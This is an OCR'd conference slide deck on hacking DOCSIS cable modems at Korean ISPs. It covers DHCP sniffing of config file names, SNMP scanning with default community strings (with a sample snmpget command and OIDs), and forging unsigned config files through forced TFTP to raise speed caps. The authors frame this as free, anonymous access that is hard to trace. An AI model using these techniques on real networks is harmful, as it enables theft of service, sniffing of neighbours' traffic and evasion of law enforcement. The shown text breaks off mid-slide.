Welcome to Free Anonymous Internet World

# HACKING THE CABLE MODEM PART 1

SAMUEL KOO dual5651@hotmail.com
JIHONG YOON gotofbi@hotmail.com

# Who Are We?


- dual5651
  - Residing in Seoul, Republic of Korea
  - Undergraduate of Konkuk University
  - Main focus of study in Windows rootkit technique and reverse engineering
  - Teakwon-v team member
  - Interests include ERP and hacking
- gotofbi
  - Residing in Vancouver, BC, CANADA
  - Student of BC Institute of Technology
  - Main focus of study in binary packer scheme.
  - Taekwon-v team member
  - Interests include embedded system and reverse engineering

# Agenda

- Why do it?
- DOCSIS
- Status of ISPs in Korea
- Hacking the cable modem

# Why Do It?

- It’s easy!
- It’s free!
- You can do it in anonymity!
- It is not wellknown in Korea!


# DOCSIS

**DOCSIS** - Data Over Cable Service Interface Specification is an international standard developed by CableLabs and contributing companies. DOCSIS defines the communications and operation support Interface requirements for a data over cable system. It allows additional high-speed transfers to an existing CATV system.

**Maximum synchronization speed :**

| Version | DOCSIS | | EuroDOCSIS | |
|---|---|---|---|---|
| | Downstream | Upstream | Downstream | Upstream |
| 1.X | 42.88 Mbit/s | 10.24 Mbit/s | 55.62 Mbit/s | 10.24 Mbit/s |
| 2.0 | 42.88 Mbit/s | 30.72 Mbit/s | 55.62 Mbit/s | 30.72 Mbit/s |
| 3.0 4 Ch | +171.52 Mbit/s | +122.88 Mbit/s | +222.48 Mbit/s | +122.88 Mbit/s |
| 3.0 8 Ch | +343.04 Mbit/s | +122.88 Mbit/s | +444.96 Mbit/s | +122.88 Mbit/s |


# Maximum synchronization speed



## Components of DOCSIS :

CM (Cable Modem)
CMTS (Cable Modem Terminal System)
BackOffice Services (DHCP, TOD Server, TFTP Server)

## DOCSIS Overview



# DOCSIS Roadmap

| DOCSIS Version | 1.0 | 1.1 | 2.0 | 3.0 |
|---|---|---|---|---|
| **Service** | | | | |
| Broadband Internet | O | O | O | O |
| Tiered Service | | O | O | O |
| VoIP | | O | O | O |
| Video conferencing | | | O | O |
| Commercial Services | | | O | O |
| Entertainment Video | | | | O |
| **Consumer Devices** | | | | |
| Cable Modem | O | O | O | O |
| VoIP Phone(MTA) | | O | O | O |
| Residential Gateway | | O | O | O |
| Video Phone | | | O | O |
| Mobile Devices | | | O | O |
| IP Set-top Box | | | | O |

As you can see, an upgrade from DOCSIS 2.0 to DOCSIS 3.0 does not automatically result in a security upgrade.

# Hacking the Cable Modem

- Key aspect:
  - **Arresting criminal will be very hard**
    - **Trace will only reach up to the node**
  - **SNMP-port of cable modem is opened insecurely**
    - **By sending an SNMP packet, an attacker can achieve many things**
  - **Up/Down stream rate limited by cable modem's config**
    - **Maximum rate can be manually changed**
  - **All network streams are shared insecurely**
    - **All packets in the node are sniffable**

# Status of ISPs in Korea

| Internet Service Provider Name | SNMP Port opened | CFG Spoofing | MAC Vendor code |
|---|---|---|---|
| S company | Yes | Yes | 00:50:D4 (JOHONG) 00:04:BD(Motorola) |
| L company | Yes | Yes | 00:02:00(Net&Sys) |
| 3rd Party ISP | Potentially | Potentially | 00:C0:B1(Genius) …. |

I recently tested four large ISPs in Korea, and the results show that they were all vulnerable. Therefore, I hypothesize that other 3rd party ISP may be as potentially vulnerable.

# Hacking the Cable Modem

- **Arrest criminal process**


2) Trying to find **a.b.c.d** from DHCP log

1) Please tell me who had **a.b.c.d** when 2008 / mm / dd


**ISP**

3) Matching MAC customer is **aa:bb:cc:dd**,
We have the customer's info since we lent him our modem.
Ha Ha Ha Ha Ha!!


4) Criminals name is xxxx
The Address is yyyy

# Hacking the Cable Modem

- **If Criminal use hacked cable modem**




# Hacking the Cable Modem



- Working process of DOCSIS
- Gathering information
  - Diagnostic web page
  - DHCP grabbing
  - SNMP scanning
- Modifying the cfg file
  - DOCSIS Cfg Edit
- Changing the cfg file
  - FORCE TFTP IP
  - Fake DHCP
  - Hacking Firmware

# Hacking the Cable Modem

- Working process of DOCSIS
  1) Modem scanning the frequency in 91000000Hz to 440000000 Hz




  2) Broadcast DHCP Discover packet
  3) Read cfg name from DHCP ACK packet

```
   Boot file name:          -max-1m-10m-{1}.cfg
   Magic cookie: (OK)
⊞  Option:  (t=53,l=1) DHCP Message Type = DHCP Offer
⊞  Option:  (t=54,l=4) Server Identifier = 172.20.16.2
⊞  Option:  (t=51,l=4) IP Address Lease Time = 4 days,
⊞  Option:  (t=1,l=4) Subnet Mask = 255.255.128.0
⊞  Option:  (t=2,l=4) Time Offset = 9 hours
```


  4) Download cfg file from TFTP server
  5) Limit the upload , download speed as written in cfg file

```
⊟ File:                 non.cfg
    Downstream Frequency (1) [Len = 4]: 597000000
    Network Access Control (3) [Len = 1]: 1
  ⊟ DOCSIS 1.0 Class of Service (4) [Len = 22]:
      Class ID (1) [Len = 1]: 1
      Maximum Downstream Rate (2) [Len = 4]: 5000000
      Maximum Upstream Rate (3) [Len = 4]: 1000000
```

# Hacking the Cable Modem

- DHCP Grabbing
  - DHCP ACK is broadcast packet
  - Cfg file name written in Boot File filed
  - Server Identifier is TFTP Server  IP

# Hacking the Cable Modem




**Wireshark**

- By using bootp.dhcp filter, we can analyze DHCP packet in wireshark.

```
Boot file name: [redacted]-1m-5m-{1}.cfg
Magic cookie: (OK)
Option: (t=53,l=1) DHCP Message Type = DHCP ACK
Option: (t=54,l=4) Server Identifier = 172.20.16.2
Option: (t=51,l=4) IP Address Lease Time = 6 days, 22 hours, 12 minutes, 32 seconds
Option: (t=1,l=4) Subnet Mask = 255.255.128.0
Option: (t=3,l=4) Router = 10.32.0.1
Option: (t=2,l=4) Time Offset = 9 hours
Option: (t=4,l=4) Time Server = 172.20.16.2
```


- Cfg file name, TFTP Server IP remark in DHCP ACK packet

# Hacking the Cable Modem

```
Sniffing on Marvell Gigabit Ethernet Controller...
14:52:08.123120 len:352 ¦ TFTP Server IP : 172.20.16.2
configuration File :  -max-1m-10m-{1}.cfg
14:52:10.196765 len:352 ¦ DHCP Ack detected!
TFTP Server IP : 172.20.16.2
configuration File :  -max-1m-10m-{1}.cfg
```

**Configuration Grabber**

- By programming a sniffer, you can catch DHCP packets.




- Cfg file was downloaded into my computer automatically

# Hacking the Cable Modem

- SNMP Scanning
  - Cabel modem's SNMP port is open in Korea
  - Usually community string is 'public' or 'private'
  - Community string is written in cfg file
  - By sending SNMP packet, attacker can control the modem and obtain useful information (e.g., Firmware Overwrite, Modem reboot, Read useful information)

# Hacking the Cable Modem

```
C:\Users\Dual>snmpget -v2c -c public 10.32.72.18 1.3.6.1.2.1.1.1.0
SNMPv2-MIB::sysDescr.0 = STRING: Netwave DOCSIS 2.0b Cable Modem <<HW_REV: 1.36;
 VENDOR: Netwave; BOOTR: 2.1.7d; SW_REV: 2.81.1010BA; MODEL: MNG2800>> 2M
```


**NET-SNMP**

Version 2 Community name IP OID

**OIDs :**

```
1.3.6.1.2.1.1.1.0 = System Description
1.3.6.1.2.1.1.3.0 = Modem up time
1.3.6.1.2.1.4 = Some useful information (walk)
1.3.6.1.2.1.4.20.1.1.0 = HFC IP (getnext)
1.3.6.1.2.1.4.20.1.3.0 = HFC Subnet (getnext)
1.3.6.1.2.1.2.2.1.6.2= Mac
```

# Hacking the Cable Modem





**SNMP Cfg Admin**

By using a SNMP Scanning program (such as SNMP Cfg Admin), an attacker can obtain useful information.

Examples include System description, Configuration file name, bandwidth, Firmware name, TFTP Server, Time Server, and MAC address.

# Hacking the Cable Modem




**VultureWare DOCSIS Config File Editor**

- ISPs from Korea don't do integrity checks (HMAC-MD5) for cfg file
- Hacker can change Frequency, Speed, etc

# Hacking the Cable Modem

**Force TFTP IP Concept:**

- Cfg file can be forced without using DHCP
- Requirements can be achieved by sending SNMP packets
- Numerous TFTP server programs for Windows
- Korean CMTS does not check MD5

# Hacking the Cable Modem

**Sequence of normal Cable Modem registration:**

**Cable Modem**

